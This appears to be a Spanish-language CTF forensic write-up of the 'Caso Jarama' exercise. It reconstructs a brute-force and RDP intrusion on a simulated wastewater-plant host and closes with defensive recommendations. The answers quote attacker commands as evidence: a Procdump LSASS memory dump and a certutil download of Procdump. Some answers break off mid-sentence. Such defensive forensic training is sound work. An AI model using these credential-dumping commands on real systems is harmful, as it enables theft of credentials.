
¿Cuál fue la ubicación del archivo de volcado creado a partir del proceso volcado con Procdump?

Proporcione la ruta y el nombre del archivo (ej.: c:\Users\Admin\file.exe)

Con el comando procdump -ma lsass.exe lsass.dmp se genera el archivo lsass.dmp con el volcado de memoria de processos LSASS



Podemos ver el log posterior que el archivo se ubica en la ruta **C:\tmp\lsass.dmp**



Durante marzo de 2021, se informó que un grupo de actores de amenazas específico utilizaba Procdump para volcar la memoria del proceso LSASS, como parte de ataques dirigidos a la infraestructura de Microsoft Exchange. ¿Cómo llamó Microsoft a este actor de amenazas?

- El actor de amenazas que Microsoft identificó como responsable de estos ataques dirigidos a la infraestructura de Microsoft Exchange, que incluían el uso de ProcDump para volcar la memoria del proceso LSASS, se llama HAFNIUM.


Queremos bloquear la dirección IP del atacante que realizó el ataque de fuerza bruta. ¿Qué dirección IP podemos enviar al equipo de Firewall para su bloqueo?

- 192.168.0.5 y la 192.168.0.4


Según los registros de eventos, el atacante logró adivinar (fuerza bruta) la contraseña de la cuenta de Administrador. Proporcione la primera marca de tiempo donde se observa este hecho, en formato aaaa-mm-dd hh:mm:ss UTC.

Todos los Logs a las 9:22:55 son con el Nombre de Administrador.

2021-03-12 08:22:55 UTC



Ahora se confirma que el atacante pudo iniciar sesión exitosamente con la cuenta de Administrador mediante RDP. ¿Cuándo ocurrió el primer inicio de sesión exitoso según los registros de eventos de seguridad de Windows? Formato:2021-03-12 09:06:10 UTC



Según los registros, hay indicios de que el archivo malicioso descargado se ejecutó en el host. Proporcione la marca de tiempo más antigua que evidencie la ejecución del archivo en el sistema, en formato aaaa-mm-dd hh:mm:ss UTC.

Vemos que el primer archivo descargado después de la desactivación de Defen

7. Timeline

En esta sección se documentan los eventos extraídos de Sysmon, Security Logs, TeamViewer logs, timeline Psorted, etc.:

Fecha/Hora (UTC)	Fuente	Evento/Evidencia	Observación/Interpretación

8. Recomendaciones

Ejemplo:
A partir del análisis realizado en el CTF “Caso Jarama”, se proponen las siguientes medidas para mejorar la protección de activos críticos y minimizar riesgos en la planta de tratamiento de aguas residuales:

8.1 Fortalecimiento de controles de acceso

Implementar políticas de contraseñas robustas y autenticación multifactor para todas las cuentas con privilegios administrativos.
Limitar el uso de accesos remotos (RDP, software de control remoto) únicamente a usuarios autorizados y mediante VPN segura.
Registrar y auditar todas las conexiones remotas para detectar patrones sospechosos.

8.2 Protección de endpoints

Mantener actualizado el antivirus y Windows Defender en todos los sistemas críticos.
Configurar alertas automáticas ante intentos de desactivación o manipulación de herramientas de seguridad.
Monitorizar procesos críticos y el uso de herramientas de volcado de memoria (Procdump, Mimikatz, etc.) para detectar actividad no autorizada.

8.3 Supervisión y detección temprana

Implementar SIEM o sistemas de correlación de eventos para centralizar logs de Windows, Sysmon y otras fuentes.
Configurar alertas para intentos de fuerza bruta, ejecución de binarios desconocidos y cambios en configuraciones críticas.
Revisar periódicamente los logs de accesos remotos y eventos de seguridad para identificar patrones anómalos.

8.4 Respuesta ante incidentes

Definir procedimientos claros para aislar equipos comprometidos y detener procesos críticos en caso de incidentes.
Entrenar al personal en simulacros de respuesta a incidentes, incluyendo escenarios de manipulación remota de sistemas de control industrial.
Documentar y actualizar los planes de contingencia para garantizar continuidad operativa ante ataques.

8.5 Mejora continua

Mantener un inventario actualizado de todos los activos críticos y sus dependencias.
Realizar auditorías periódicas de seguridad y análisis forense simulado para evaluar la eficacia de los controles implementados.
Incorporar lecciones aprendidas de ejercicios como el CTF “Caso Jarama” para fortalecer la protección y detección de futuras intrusiones..


9. Conclusiones


Ejemplo:
El análisis realizado sobre las evidencias del host Poop Controller en el CTF “Caso Jarama” permitió reconstruir de manera detallada la intrusión realizada por el actor malicioso “Fancy Poodle”. Se identificaron los vectores de ataque, incluyendo accesos remotos no autorizados, intentos de fuerza bruta, ejecución de binarios maliciosos y manipulación de procesos críticos del sistema.
La documentación y correlación de eventos a partir de logs de Windows, registros de Sysmon y archivos de volcado de memoria permitió establecer una línea temporal precisa del incidente, identificar indicadores de compromiso (IoCs) y determinar las tácticas y técnicas empleadas según la matriz MITRE ATT&CK. Esto demuestra la importancia de contar con mecanismos de supervisión continua y registros históricos completos para una respuesta efectiva ante incidentes.
Asimismo, el ejercicio puso de relieve la necesidad de reforzar los controles de acceso, la protección de endpoints y la detección temprana de actividad maliciosa. Las recomendaciones propuestas buscan

mejorar la seguridad de los activos críticos y reducir la probabilidad de incidentes similares en el futuro.


En conclusión, este CTF sirvió no solo como ejercicio de análisis forense y ciberseguridad, sino también como guía práctica para identificar vulnerabilidades, documentar hallazgos y aplicar medidas de mitigación que fortalezcan la resiliencia de la infraestructura crítica de la planta de tratamiento de aguas residuales.

Hash de gvm-setup: 3b4bfd4531d99a58604e602c334fbd823d921de268a54643097596e8885b404a







CmdLine:_C:\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/Procdump.zip procdump.zip



Acceso con NT AUTHORITY a las 12 del día del incidente.


Propiedades de evento: Evento 4672, Microsoft Windows security auditing.
General
Detalles
Se asignaron privilegios especiales a un nuevo inicio de sesión.
Sujeto:
Id. de seguridad: SYSTEM
Nombre de cuenta: SYSTEM
Dominio de cuenta: NT AUTHORITY
Id. de inicio de sesión: 0x3E7
Nombre de registro: Seguridad
Origen: Microsoft Windows security
Registrado: 12/03/2021 14:01:04
Id. del 4672
Categoría de tarea: Special Logon
Nivel: Información
Palabras clave: Auditoría correcta
Usuario: No disponible
Equipo: PoopController
Código de operación: Información



Propiedades de evento: Evento 4776, Microsoft Windows security auditing.
General
Detalles
El equipo intentó validar las credenciales de una cuenta.
Paquete de autenticación: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Cuenta de inicio de sesión: MrPoop
Estación de trabajo de origen: POOPCONTROLLER
Código de error: 0x0
Nombre de registro: Seguridad
Origen: Microsoft Windows security
Registrado: 12/03/2021 0:17:00
Id. del 4776
Categoría de tarea: Credential Validation
Nivel: Información
Palabras clave: Auditoría correcta
Usuario: No disponible
Equipo: PoopController
Código de operación: Información
Copiar
Cerrar



Propiedades de evento: Evento 53504, PowerShell (Microsoft-Windows-PowerShell)
General
Detalles
